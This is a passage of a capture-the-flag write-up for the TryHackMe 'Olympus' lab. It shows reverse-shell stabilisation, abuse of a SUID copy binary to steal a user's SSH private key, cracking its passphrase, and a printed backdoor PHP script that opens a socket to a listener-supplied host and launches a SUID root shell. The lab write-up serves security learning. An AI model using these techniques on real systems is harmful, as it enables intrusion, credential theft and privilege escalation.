[1]  + 33348 suspended  nc -lvnp 9001
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Olympus git:(main)±1
```

```
stty raw -echo;fg
```

```
[1]  + 33348 continued  nc -lvnp 9001
```

```
www-data@olympus:/$ export TERM=xterm
```

```
www-data@olympus:/$ █
```

Lateral Movement :

So I found this binary with SUID Permissions

```
www-data@olympus:/$ find / -perm -u=s -type f 2>/dev/null
```

```
/usr/lib/snapd/snap-confine
```

```
/usr/lib/eject/dmccrypt-get-device
```

```
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

```
/usr/lib/openssh/ssh-keysign
```

```
/usr/lib/policykit-1/polkit-agent-helper-1
```

```
/usr/bin/cputils
```

```
/usr/bin/sudo
```

```
/usr/bin/mount
```

Lets run it real quick

```
www-data@olympus:/$ /usr/bin/cputils
```

```

  _ _ _ _ _
 / _ _ | _ _ \ _ _ _ | | _ ( _ ) | _ _
 | | _ _ | | _ ) | | | | | _ _ | | / _ _ |
 | | _ _ | _ _ / | | | | | | | | | \ _ _ \
 \ _ _ | | _ _ \ _ _ , _ | \ _ _ | | | _ _ _ /
```

```
Enter the Name of Source File: 
```

So it copies things lets copy the ssh key of this use zeus

```
www-data@olympus:/$ /usr/bin/cputils
```

```

  _ _ _ _ _
 / _ _ | _ _ \ _ _ _ | | _ ( _ ) | _ _
 | | _ _ | | _ ) | | | | | _ _ | | / _ _ |
 | | _ _ | _ _ / | | | | | | | | | \ _ _ \
 \ _ _ | | _ _ \ _ _ , _ | \ _ _ | | | _ _ _ /
```

```
Enter the Name of Source File: /home/zeus/.ssh/id_rsa
```

```
Enter the Name of Target File: /tmp/id_rsa
```

```
File copied successfully.
```

```
www-data@olympus:/$
```

There we go lets cat it out and save it on our attacker machine


```
vim id_rsa
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Olympus git:(main)±4 (0.022s)
```

```
ls -al
```

```
total 36
drwxr-xr-x 1 pks pks 160 Aug 31 21:48 .
drwxr-xr-x 1 pks pks 214 Aug 31 20:59 ..
-rw-r--r-- 1 pks pks 914 Aug 31 21:04 aggressiveScan.txt
-rw-r--r-- 1 pks pks 503 Aug 31 21:02 allPortScan.txt
-rw-r--r-- 1 pks pks 979 Aug 31 21:11 directories.txt
-rw-r--r-- 1 pks pks 61 Aug 31 21:22 hash
-rw-r--r-- 1 pks pks 2655 Aug 31 21:48 id_rsa
-rw-r--r-- 1 pks pks 5624 Aug 31 21:48 Olympus.md
-rw-r--r-- 1 pks pks 5492 Aug 31 21:37 revshell.php
```

Got it here

lets try to ssh in as zeus now

```
chmod 600 id_rsa
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Olympus git:(main)±1 (2.606s)
```

```
ssh -i id_rsa zeus@olympus.thm
```

```
Enter passphrase for key 'id_rsa':
```

Lets crack this using a tool i found here :

<https://github.com/d4t4s3c/RSACrack/blob/main/RSACrack>

```
> RSACrack -k id_rsa -w /opt/rockyou.txt
```



```
-----  
[*] Cracking: id_rsa  
[*] Wordlist: /opt/rockyou.txt  
[i] Status:  
    3068/14344392/0%/security  
[+] Password: security Line: 3068
```

♥ ~ ⌚ 45s #

- [Download RSACrack](#)

```
wget --no-check-certificate -q "https://raw.githubusercontent.com/d4t4s3c/RSACrack/main/RSACrack" 
```

- [Download RSACrack & Add RSACrack to PATH](#)

```
wget --no-check-certificate -q "https://raw.githubusercontent.com/d4t4s3c/RSACrack/main/RSACrack" 
```


- [Usage](#)

Download it from here

Then run it like this

```
./RSACrack -k id_rsa -w /usr/share/wordlists/rockyou.txt
```

```
./RSAcrack -k id_rsa -w /usr/share/wordlists/rockyou.txt
```



```
-----
```

```
[*] Cracking: id_rsa
```

```
[*] Wordlist: /usr/share/wordlists/rockyou.txt
```

```
[i] Status:
```

```
1491/14344391/0%/snowflake
```

```
[+] Password: snowflake Line: 1491
```

There we go lets login now

```
zeus@olympus:~ (0.178s)
```

```
id
```

```
uid=1000(zeus) gid=1000(zeus) groups=1000(zeus),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev)
```

```
zeus@olympus ~
```

```
|
```

Flag 2

here is the second flag :

```
ls -al
total 48
drwxr-xr-x 7 zeus zeus 4096 Apr 19 2022 .
drwxr-xr-x 3 root root 4096 Mar 22 2022 ..
lrwxrwxrwx 1 root root    9 Mar 23 2022 .bash_history -> /dev/null
-rw-r--r-- 1 zeus zeus  220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 zeus zeus 3771 Feb 25 2020 .bashrc
drwx----- 2 zeus zeus 4096 Mar 22 2022 .cache
drwx----- 3 zeus zeus 4096 Apr 14 2022 .gnupg
drwxrwxr-x 3 zeus zeus 4096 Mar 23 2022 .local
-rw-r--r-- 1 zeus zeus  807 Feb 25 2020 .profile
drwx----- 3 zeus zeus 4096 Apr 14 2022 snap
drwx----- 2 zeus zeus 4096 Apr 14 2022 .ssh
-rw-r--r-- 1 zeus zeus    0 Mar 22 2022 .sudo_as_admin_successful
-rw-rw-r-- 1 zeus zeus   34 Mar 23 2022 user.flag
-r--r--r-- 1 zeus zeus  199 Apr 15 2022 zeus.txt
```

Vertical PrivEsc

Lets check this zeus.txt here first

```
zeus@olympus ~ (0.244s)
```

```
cat zeus.txt
```

```
Hey zeus !
```

I managed to hack my way back into the olympus eventually.

Looks like the IT kid messed up again !

I've now got a permanent access as a super user to the olympus.

- Prometheus.

So there is a exploit on the system on the system only lets find it

```
cd /var/www/html/
```

```
zeus@olympus /var/www/html (0.178s)
```

```
ls
```

```
0aB44fdS3eDnLkpsz3deGv8TttR4sc  index.html.old  index.php
```

```
zeus@olympus /var/www/html
```

```
|
```

here is something lets see this

```
zeus@olympus /var/www/html (0.173s)
```

```
cd 0aB44fdS3eDnLkpsz3deGv8TttR4sc/
```

```
zeus@olympus /var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc (0.176s)
```

```
ls
```

```
index.html  VIGQFQFMY0ST.php
```

```
zeus@olympus /var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc
```

Lets see this .php script here

This is a privEsc script here

and here is the command its using for this

```
cat VIGQFQFMY0ST.php
```

```
<?php
$pass = "a7c5ffcf139742f52a5267c4a0674129";
if(!isset($_POST["password"]) || $_POST["password"] != $pass) die('
rd" /></form>');

set_time_limit(0);

$host = htmlspecialchars($_SERVER[HTTP_HOST].$_SERVER[REQUEST_URI]
if(!isset($_GET["ip"]) || !isset($_GET["port"])) die("<h2><i>snodew
br>Remote: $host?ip=[destination of listener]&port=[listening port]
$ip = $_GET["ip"]; $port = $_GET["port"];

$write_a = null;
$error_a = null;

$suid_bd = "/lib/defended/libc.so.99";
$shell = "uname -a; w; $suid_bd";

chdir("/"); umask(0);
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if(!$sock) die("couldn't open socket");
```

Lets run it

```
=====
uname -a; w;/lib/defended/libc.so.99

Linux olympus 5.4.0-109-generic #123-Ubuntu SMP Fri Apr
 16:31:42 up  1:04,  1 user,  load average: 0.00, 0.00,
USER      TTY      FROM          LOGIN@   IDLE   JCPU
zeus      pts/1    10.17.94.2    16:26   0.00s  0.21
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom)
#
```

Flag 3

Got root here is the third flag

```
config root.flag snap
```

```
# ls -al
total 44
drwx----- 7 root root 4096 Apr 24 2022 .
drwxr-xr-x 19 root root 4096 Mar 22 2022 ..
lrwxrwxrwx 1 root root    9 Mar 23 2022 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Dec  5 2019 .bashrc
drwx----- 2 root root 4096 Mar 22 2022 .cache
drwxr-xr-x 3 root root 4096 Mar 22 2022 config
drwxr-xr-x 3 root root 4096 Mar 22 2022 .local
-rw----- 1 root root 2866 Apr 24 2022 .mysql_history
-rw-r--r-- 1 root root  161 Dec  5 2019 .profile
-rw-r--r-- 1 root root 1576 Apr 18 2022 root.flag
drwx----- 3 root root 4096 Mar 22 2022 snap
drwx----- 2 root root 4096 Mar 22 2022 .ssh
#
```

if u cat out root.flag it will tell u there forth flag is also here
and u have to find it lets find it

So i ran this command in the /etc directory

```
grep -irl "flag{"
```

Flag 4 :

here is the final flag

```
# cd /etc
# grep -irl "flag{"
ssl/private/.b0nus.fl4g
#
```

Thanks for reading :)